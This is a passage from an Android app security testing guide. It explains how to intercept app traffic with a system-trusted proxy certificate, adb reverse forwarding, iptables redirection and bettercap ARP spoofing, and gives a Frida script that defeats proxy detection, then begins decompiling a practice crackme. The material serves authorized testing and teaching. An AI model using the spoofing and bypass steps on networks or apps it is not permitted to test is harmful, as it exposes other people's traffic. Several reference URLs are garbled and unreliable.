- Prepare the proxy's CA certificates to match system certificates format. Export the proxy's certificates in `der` format (this is the default format in Burp Suite) then run the following commands:

```
$ openssl x509 -inform DER -in cacert.der -out cacert.pem
$ openssl x509 -inform PEM -subject_hash_old -in cacert.pem | head -1
mv cacert.pem <hash>.0
```

- Finally, copy the `<hash>.0` file into the directory /system/etc/security/cacerts and then run the following command:

```
chmod 644 <hash>.0
```

By following the steps described above you allow any application to trust the proxy's certificate, which allows you to intercept its traffic, unless of course the application uses SSL pinning.

Potential Obstacles

Applications often implement security controls that make it more difficult to perform a security review of the application, such as root detection and certificate pinning. Ideally, you would acquire both a version of the application that has these controls enabled, and one where the controls are disabled. This allows you to analyze the proper implementation of the controls, after which you can continue with the less-secure version for further tests.

Of course, this is not always possible, and you may need to perform a black-box assessment on an application where all security controls are enabled. The section below shows you how you can circumvent certificate pinning for different applications.

Client Isolation in Wireless Networks

Once you have setup an interception proxy and have a MITM position you might still not be able to see anything. This might be due to restrictions in the app (see next section) but can also be due to so called client isolation in the Wi-Fi that you are connected to.

Wireless Client Isolation is a security feature that prevents wireless clients from communicating with one another. This feature is useful for guest and BYOD SSIDs adding a level of security to limit attacks and threats between devices connected to the wireless networks.

What to do if the Wi-Fi we need for testing has client isolation?

You can configure the proxy on your Android device to point to 127.0.0.1:8080, connect your phone via USB to your host computer and use adb to make a reverse port forwarding:

```
$ adb reverse tcp:8080 tcp:8080
```

Once you have done this all proxy traffic on your Android phone will be going to port 8080 on 127.0.0.1 and it will be redirected via adb to 127.0.0.1:8080 on your host computer and you will see now the traffic in your Burp. With this trick you are able to test and intercept traffic also in Wi-Fis that have client isolation.

Non-Proxy Aware Apps

Once you have setup an interception proxy and have a MITM position you might still not be able to see anything. This is mainly due to the following reasons:

- The app is using a framework like Xamarin that simply is not using the proxy settings of the Android OS or
- The app you are testing is verifying if a proxy is set and is not allowing now any communication.

In both scenarios you would need additional steps to finally being able to see the traffic. In the sections below we are describing two different solutions, bettercap and iptables.

You could also use an access point that is under your control to redirect the traffic, but this would require additional hardware and we focus for now on software solutions.

> For both solutions you need to activate "Support invisible proxying" in Burp, in Proxy Tab/Options/Edit Interface.

iptables

You can use iptables on the Android device to redirect all traffic to your interception proxy. The following command would redirect port 80 to your proxy running on port 8080

```
$ iptables -t nat -A OUTPUT -p tcp --dport 80 -j DNAT --to-destination <Your-Proxy-IP>:8080
```

Verify the iptables settings and check the IP and port.

```
$ iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DNAT       tcp  --  anywhere             anywhere             tcp dpt:5288 to:<Your-Proxy-IP>:8080

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination

Chain natctrl_nat_POSTROUTING (0 references)
target     prot opt source               destination

Chain oem_nat_pre (0 references)
target     prot opt source               destination
```

In case you want to reset the iptables configuration you can flush the rules:

```
$ iptables -t nat -F
```

bettercap

Read the chapter "Testing Network Communication" and the test case "Simulating a Man-in-the-Middle Attack" for further preparation and instructions for running bettercap.

The host computer where you run your proxy and the Android device must be connected to the same wireless network. Start bettercap with the following command, replacing the IP address below (X.X.X.X) with the IP address of your Android device.

```
$ sudo bettercap -eval "set arp.spoof.targets X.X.X.X; arp.spoof on; set arp.spoof.internal true; set arp.spoof.fullduplex true;"
bettercap v2.22 (built for darwin amd64 with go1.12.1) [type 'help' for a list of commands]

[19:21:39] [sys.log] [inf] arp.spoof enabling forwarding
[19:21:39] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

Proxy Detection

Some mobile apps are trying to detect if a proxy is set. If that's the case they will assume that this is malicious and will not work properly.

In order to bypass such a protection mechanism you could either setup bettercap or configure iptables that don't need a proxy setup on your Android phone. A third option we didn't mention before and that is applicable in this scenario is using Frida. It is possible on Android to detect if a system proxy is set by querying the `ProxyInfo` class and check the getHost() and getPort() methods. There might be various other methods to achieve the same task and you would need to decompile the APK in order to identify the actual class and method name.

Below you can find boiler plate source code for a Frida script that will help you to overload the method (in this case called isProxySet) that is verifying if a proxy is set and will always return false. Even if a proxy is now configured the app will now think that none is set as the function returns false.

```
setTimeout(function(){
    Java.perform(function (){
        console.log("[*] Script loaded")

        var Proxy = Java.use("<package-name>.<class-name>")

        Proxy.isProxySet.overload().implementation = function() {
            console.log("[*] isProxySet function invoked")
            return false
        }
    });
});
```

Certificate Pinning

Some applications will implement SSL Pinning, which prevents the application from accepting your intercepting certificate as a valid certificate. This means that you will not be able to monitor the traffic between the application and the server.

For information on disabling SSL Pinning both statically and dynamically, refer to "Bypassing SSL Pinning" in the "Testing Network Communication" chapter.

References

- Signing Manually (Android developer documentation) - https://developer.android.com/studio/publish/app-signing#signing-manually
- Custom Trust - https://developer.android.com/training/articles/security-config#CustomTrust
- Android network security configuration training - https://developer.android.com/training/articles/security-config
- Security Analyst's Guide to Network Security Configuration in Android P - https://www.nowsecure.com/blog/2018/08/15/a-security-analysts-guide-to-network-security-configuration-in-android-p/
- Android developer documentation - https://developer.android.com/studio/publish/app-signing#signing-manually
- Android 8.0 Behavior Changes - https://developer.android.com/about/versions/oreo/android-8.0-changes
- Android 9.0 Behavior Changes - https://developer.android.com/about/versions/pie/android-9.0-changes-all#device-security-changes
- Codenames, Tags and Build Numbers - https://source.android.com/setup/start/build-numbers
- Create and Manage Virtual Devices - https://developer.android.com/studio/run/managing-avds.html
- Guide to rooting mobile devices - https://www.xda-developers.com/root/
- API Levels - https://developer.android.com/guide/topics/manifest/uses-sdk-element#ApiLevels
- AssetManager - https://developer.android.com/reference/android/content/res/AssetManager
- SharedPreferences APIs - https://developer.android.com/training/basics/data-storage/shared-preferences.html
- Debugging with Logcat - https://developer.android.com/tools/debugging/debugging-log.html
- Android's APK format - https://en.wikipedia.org/wiki/Android$_{\text{a}}$pplication$_{\text{p}}$ackage
- Android remote sniffing using Tcpdump, nc and Wireshark - https://blog.dornea.nu/2015/02/20/android-remote-sniffing-using-tcpdump-nc-and-wireshark/
- Wireless Client Isolation - https://documentation.meraki.com/MR/Firewall$_{\text{a}}$nd$_{\text{T}}$raffic$_{\text{S}}$haping/Wireless$_{\text{C}}$lient$_{\text{I}}$solation

Android Tampering and Reverse Engineering

Android's openness makes it a favorable environment for reverse engineers. In the following chapter, we'll look at some peculiarities of Android reversing and OS-specific tools as processes.

Android offers reverse engineers big advantages that are not available with iOS. Because Android is open-source, you can study its source code at the Android Open Source Project (AOSP) and modify the OS and its standard tools any way you want. Even on standard retail devices, it is possible to do things like activating developer mode and sideloading apps without jumping through many hoops. From the powerful tools shipping with the SDK to the wide range of available reverse engineering tools, there's a lot of niceties to make your life easier.

However, there are also a few Android-specific challenges. For example, you'll need to deal with both Java bytecode and native code. Java Native Interface (JNI) is sometimes deliberately used to confuse reverse engineers (to be fair, there are legitimate reasons for using JNI, such as improving performance or supporting legacy code). Developers sometimes use the native layer to "hide" data and functionality, and they may structure their apps such that execution frequently jumps between the two layers.

You'll need at least a working knowledge of both the Java-based Android environment and the Linux OS and Kernel, on which Android is based. You'll also need the right toolset to deal with both the bytecode running on the Java virtual machine and the native code.

Note that we'll use the OWASP Mobile Testing Guide Crackmes as examples for demonstrating various reverse engineering techniques in the following sections, so expect partial and full spoilers. We encourage you to have a crack at the challenges yourself before reading on!

Reverse Engineering

Reverse engineering is the process of taking an app apart to find out how it works. You can do this by examining the compiled app (static analysis), observing the app during runtime (dynamic analysis), or a combination of both.

Disassembling and Decompiling

In Android app security testing, if the application is based solely on Java and doesn't have any native code (C/C++ code), the reverse engineering process is relatively easy and recovers (decompiles) almost all the source code. In those cases, black-box testing (with access to the compiled binary, but not the original source code) can get pretty close to white-box testing.

Nevertheless, if the code has been purposefully obfuscated (or some tool-breaking anti-decompilation tricks have been applied), the reverse engineering process may be very time-consuming and unproductive. This also applies to applications that contain native code. They can still be reverse engineered, but the process is not automated and requires knowledge of low-level details.

Decompiling Java Code

If you don't mind looking at Smali instead of Java, you can simply open your APK in Android Studio by clicking **Profile or debug APK** from the Welcome screen (even if you don't intend to debug it you can take a look at the smali code).

Alternatively you can use apktool to extract and disassemble resources directly from the APK archive and disassemble Java bytecode to Smali. apktool allows you to reassemble the package, which is useful for patching and applying changes to e.g. the Android Manifest.


If you want to look directly into Java source code on a GUI, simply open your APK using jadx or Bytecode Viewer.

Android decompilers go one step further and attempt to convert Android bytecode back into Java source code, making it more human-readable. Fortunately, Java decompilers generally handle Android bytecode well. The above mentioned tools embed, and sometimes even combine, popular free decompilers such as:

- JD
- JAD
- jadx
- Procyon
- CFR

Alternatively run apkx on your APK or use the exported files from the previous tools to open the Java source code in another tool such as an IDE.

In the following example we'll be using UnCrackable App for Android Level 1. First, let's install the app on a device or emulator and run it to see what the crackme is about.




Seems like we're expected to find some kind of secret code!

We're looking for a secret string stored somewhere inside the app, so the next step is to look inside. First, unzip the APK file (`unzip UnCrackable-Level1.apk -d UnCrackable-Level1`) and look at the content. In the standard setup, all the Java bytecode and app data is in the file `classes.dex` in the app root directory (`UnCrackable-Level1/`). This file conforms to the Dalvik Executable Format (DEX), an Android-specific way of packaging Java programs. Most Java decompilers take plain class files or JARs as input, so you need to convert the classes.dex file into a JAR first. You can do this with `dex2jar` or `enjarify`.

Once you have a JAR file, you can use any free decompiler to produce Java code. In this example, we'll use the CFR decompiler. CFR is under active development, and brand-new releases are available on the author's website. CFR was released under an MIT license, so you can use it freely even though its source code is not available.

The easiest way to run CFR is through apkx, which also packages `dex2jar` and automates extraction, conversion, and decompilation. Run it on the APK and you should find the decompiled sources in the directory `Uncrackable-Level1/src`. To view the sources, a simple text editor (preferably with syntax highlighting) is fine, but loading the code into a Java IDE makes navigation easier. Let's import the code into IntelliJ, which also provides on-device debugging functionality.


Open IntelliJ and select "Android" as the project type in the left tab of the "New Project" dialog. Enter "Uncrackable1" as the application name and "vantagepoint.sg" as the company name. This results in the package name "sg.vantagepoint.uncrackable1", which matches the original package name. Using a matching package name is important if you want to attach the debugger to the running app later on because IntelliJ uses the package name to identify the correct process.




Application name: UnCrackable1
Company Domain: vantagepoint.sg
Package name: sg.vantagepoint.uncrackable1

In the next dialog, pick any API number; you don't actually want to compile the project, so the number doesn't matter. Click "next" and choose "Add no Activity", then click "finish".

Once you have created the project, expand the "1: Project" view on the left and navigate to the folder `app/src/main/java`. Right-click and delete the default package "sg.vantagepoint.uncrackable1" created by IntelliJ.



Now, open the `Uncrackable-Level1/src` directory in a file browser and drag the `sg` directory into the now empty Java folder in the IntelliJ project view (hold the "alt" key to copy the folder instead of moving it).



Copy directory /Users/berndt/Desktop/UnCrackable-Level1/src/sg


New name: sg

To directory: /Users/berndt/Temp/UnCrackable1/app/src/main/java

Use ^Space for path completion

Open copy in editor

You'll end up with a structure that resembles the original Android Studio project from which the app was built.



See the section “Reviewing Decompiled Java Code” below to learn on how to proceed when inspecting the decompiled Java code.

Disassembling Native Code

Dalvik and ART both support the Java Native Interface (JNI), which defines a way for Java code to interact with native code written in C/C++. As on other Linux-based operating systems, native code is packaged (compiled) into ELF dynamic libraries (*.so), which the Android app loads at runtime via the `System.load` method. However, instead of relying on widely used C libraries (such as glibc), Android binaries are built against a custom libc named Bionic. Bionic adds support for important Android-specific services such as system properties and logging, and it is not fully POSIX-compatible.

When reversing an Android application containing native code, we need to understand a couple of data structures related to the JNI bridge between Java and native code. From the reversing perspective, we need to be aware of two key data structures: `JavaVM` and `JNIEnv`. Both of them are pointers to pointers to function tables:

